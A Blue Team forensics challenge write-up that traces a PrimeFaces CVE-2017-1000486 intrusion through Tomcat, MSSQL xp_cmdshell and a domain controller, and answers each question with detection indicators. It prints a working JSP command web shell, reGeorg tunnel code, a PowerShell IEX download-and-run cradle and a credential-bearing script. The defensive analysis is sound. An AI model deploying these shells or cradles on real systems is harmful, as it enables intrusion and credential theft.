
Abstract
As part of an internal security exercise, a Red Team conducted an attack simulation using JSP web shells and Java-based techniques to bypass traditional defenses. You have been assigned to the Blue Team to analyze the resulting artifacts, reconstruct the attack chain, and design reliable detection strategies to identify similar threats in the future.
The provided evidence consists out of the Windows events (evtx) for Win-10 and DC and also a network capture for both of those hosts as well as Web.
Question 1
Which vulnerability did the attacker leverage to achieve initial compromise?
Based on the scenario the initial vector is probably related to the host Web, so I open the network capture for this machine and search for http. This shows POST requests to /javax.faces.resource coming from 77.23.19.77 and the data sent to the server contains Linux commands like whoami.

Looking up the URI and searching for known vulnerabilities in Primefaces finds CVE-2017-100486.
CVE-2017-1000486
Question 2
Identify the HTTP request parameter abused by the attacker to deliver the encrypted exploit payload.
Following any of the POST requests in Wireshark shows 4 parameters in the request. Only one of them resembles encrypted (or encoded) data.

pfdrid
Question 3
Which handler in the web application is vulnerable and gets invoked by the exploit?
The CVE databases reference GitHub issue 1152 and from there I can find the commit refactoring the StreamContentHandler.
StreamContent
Question 4
What byte-length threshold should a Base64-encoded payload surpass for the request to be filtered and flagged for this vulnerability?
Also linked is a blog post that offers Remediation actions by filtering anything longer than 16 bytes in the pfdrid parameter.
16
Question 5
Following the initial compromise, which TCP port was used by the attacker to establish an authenticated session through which data was streamed?
The last commands the attack ran on Web were related to nmap and going through the packet capture for Win-10, I can see a port scan from 10.20.14.52, presumably the Web host, to 10.20.14.53 which is DESKTOP-2P5FS1A.

Now filtering the traffic to only include packets that match ip.src == 10.20.14.52 shows most traffic is going to 8080, 1433and 445.
1433
Question 6
Using a feature exposed by the application running on that port, which command did the attacker execute as part of their discovery tactic?
Within the MSSQL traffic I can spot two cases of the attacker running a command with xp_cmdshell, first issuing whoami followed by tasklist /v.

xp_cmdshell 'tasklist /v'
Question 7
What Windows process should defenders monitor to capture suspicious activity of this nature?
Parsing the events for Win-10 shows Sysmon process creation events for tasklist that have the parent process sqlservr.exe.
sqlservr.exe
Question 8
Following execution of the discovery command, what is the process ID (PID) of the web application service running on the victim’s machine?
The response from the server (packet 4500) for the tasklist command shows Tomcat6.exe running as PID 1472. Also the Windows events process creation events (and others) that show the PID of the process.
1472
Question 9
Which uploaded file allowed the attacker to plant multiple web shells and escalate privileges?
The attacker connected to Tomcat Manager on port 8080 to upload a new WAR file named wsexample.war. The end of the file has readable strings and indicate that a web shell is part of the archive.

wsexample.war
Question 10
What file was accessed by the attacker to retrieve the administrator’s credentials?
While using the uploaded web shell at /wsexample/id_win.jsp, the attacker first listed the contents of C:\script and then retrieve the file connect.ps1. It contained the credentials for the Administrator account.
$SQLServer = "aaaa.database.windows.net"
$SQLDBName = "Database"
$uid ="administrator"
$pwd = "P@ssw0rd1"
$SqlQuery = "SELECT * from table;"
$SqlConnection = New-Object System.Data.SqlClient.SqlConnection
$SqlConnection.ConnectionString = "Server = $SQLServer; Database = $SQLDBName; Integrated Security = True; User ID = $uid; Password = $pwd;"
$SqlCmd = New-Object System.Data.SqlClient.SqlCommand
$SqlCmd.CommandText = $SqlQuery
$SqlCmd.Connection = $SqlConnection
$SqlAdapter = New-Object System.Data.SqlClient.SqlDataAdapter
$SqlAdapter.SelectCommand = $SqlCmd
$DataSet = New-Object System.Data.DataSet
$SqlAdapter.Fill($DataSet)
connect.ps1
Question 11
Which PowerShell script (filename) did the attacker download to perform lateral movement?
Going over to the next GET request to the web shell, wmic was used with the previously found credentials to run a base64-encoded payload on 10.20.14.51 (DC). The command downloads a script from http://10.20.14.52:8080/webserver.ps1 and passes the contents to IEX in order to be able to run Start-WebServer.
IEX (New-Object Net.WebClient).DownloadString("http://10.20.14.52:8080/webserver.ps1");Start-WebServer
webserver.ps1
Question 12
Which child process spawned by the previously identified web application process would indicate suspicious activity in this scenario?
Once again consulting the logs shows process creation events for the wmic command from parent process tomcat6.exe. It spawns cmd.exe to execute the payload.
cmd.exe
Question 13
On which port was the PowerShell backdoor accepting connections?
The PowerShell script was downloaded on DC and therefore I load the associated network capture. Wireshark lets me save the exported objects from the HTTP streams and from there I get the webserver.ps1 file. It largely resembles this script but was modified to bind to 65512.

65512
Question 14
Specify the complete destination path the attacker used when copying the sensitive files.
Filtering the traffic to only include HTTP packets on port 65512 shows traces of the attacker copying multiple files to c:\inetpub\wwwroot\. Those include a copy of the ntds.dit, the SAM registry hive and employee.txt.

c:\inetpub\wwwroot\
Question 15
What file was uploaded by the attacker to ensure persistent access?
There’s one POST request to /upload and it contains the file iisstart.aspx that gets uploaded to C:\inetpub\wwwroot\. Then the attacker proceeds to delete the iisstart.html file that was already present in this directory.
iisstart.aspx
Question 16
Which method call should be monitored so defenders can detect the JSP command-execution web shell deployed by an attacker in a WAR file?
The packet from Question 9 contains the WAR file as a whole. After extracting the contents I see multiple JSP files and one-lin.jsp shows the code responsible for the command execution.
// note that linux = cmd and windows = "cmd.exe /c + cmd"

<FORM METHOD=GET ACTION='one-lin.jsp'>
<INPUT name='cmd' type=text>
<INPUT type=submit value='Run'>
</FORM>

<%@ page import="java.io.*" %>
<%
   String cmd = request.getParameter("cmd");
   String output = "";

   if(cmd != null) {
      String s = null;
      try {
         Process p = Runtime.getRuntime().exec("cmd.exe /C " + cmd);
         BufferedReader sI = new BufferedReader(new InputStreamReader(p.getInputStream()));
         while((s = sI.readLine()) != null) {
            output += s;
         }
      }
      catch(IOException e) {
         e.printStackTrace();
      }
   }
%>

<pre>
<%=output %>
</pre>

<!--    http://michaeldaw.org   2006    -->
runtime.getRuntime().exec
Question 17
Presence of which Java class is a good indicator to monitor for HTTP-tunneler web shells?
The tunnel functionality is provided by reGeorg in _example.jsp. It depends on the use of a SocketChannel.
<%@page import="java.nio.ByteBuffer, java.net.InetSocketAddress, java.nio.channels.SocketChannel, java.util.Arrays, java.io.IOException, java.net.UnknownHostException, java.net.Socket" trimDirectiveWhitespaces="true"%><%
    String cmd = request.getHeader("X-CMD");
    if (cmd != null) {
        response.setHeader("X-STATUS", "OK");
        if (cmd.compareTo("CONNECT") == 0) {
            try {
                String target = request.getHeader("X-TARGET");
                int port = Integer.parseInt(request.getHeader("X-PORT"));
                SocketChannel socketChannel = SocketChannel.open();
                socketChannel.connect(new InetSocketAddress(target, port));
                socketChannel.configureBlocking(false);
                session.setAttribute("socket", socketChannel);
                response.setHeader("X-STATUS", "OK");
            } catch (UnknownHostException e) {
                System.out.println(e.getMessage());
                response.setHeader("X-ERROR", e.getMessage());
                response.setHeader("X-STATUS", "FAIL");
            } catch (IOException e) {
                System.out.println(e.getMessage());
                response.setHeader("X-ERROR", e.getMessage());
                response.setHeader("X-STATUS", "FAIL");

            }
SocketChannel
Question 18
Which configuration flag, if present, would be strong indicators of a JSP file browser web shell similar to the attacker’s?
Within id_win.jsp there are certain feature flags present. One of them is ALLOW_UPLOAD set to true.
ALLOW_UPLOAD = true
Question 19
Which Java class writes raw byte content to a file on disk in the attacker’s file-uploader web shell?
Following the flow for uploads eventually shows the usage of FileOutputStream to save the uploaded data to disk.
try {
        UplInfo uplInfo = new UplInfo(clength);
        UploadMonitor.set(fileInfo.clientFileName, uplInfo);
        OutputStream os = null;
        String path = null;
        if (saveFiles) os = new FileOutputStream(path = getFileName(saveInDir,
                        fileInfo.clientFileName));
        else os = new ByteArrayOutputStream(ONE_MB);
        boolean readingContent = true;
        byte previousLine[] = new byte[2 * ONE_MB];
        byte temp[] = null;
        byte currentLine[] = new byte[2 * ONE_MB];
        int read, read3;
        if ((read = is.readLine(previousLine, 0, previousLine.length)) == -1) {
                line = null;
                break;
        }
        while (readingContent) {
                if ((read3 = is.readLine(currentLine, 0, currentLine.length)) == -1) {
                        line = null;
                        uplInfo.aborted = true;
                        break;
                }
                if (compareBoundary(boundary, currentLine)) {
                        os.write(previousLine, 0, read - 2);
                        line = new String(currentLine, 0, read3);
                        break;
                }
                else {
                        os.write(previousLine, 0, read);
                        uplInfo.currSize += read;
                        temp = currentLine;
                        currentLine = previousLine;
                        previousLine = temp;
                        read = read3;
                }//end else
        }//end while
        os.flush();
        os.close();
FileOutputStream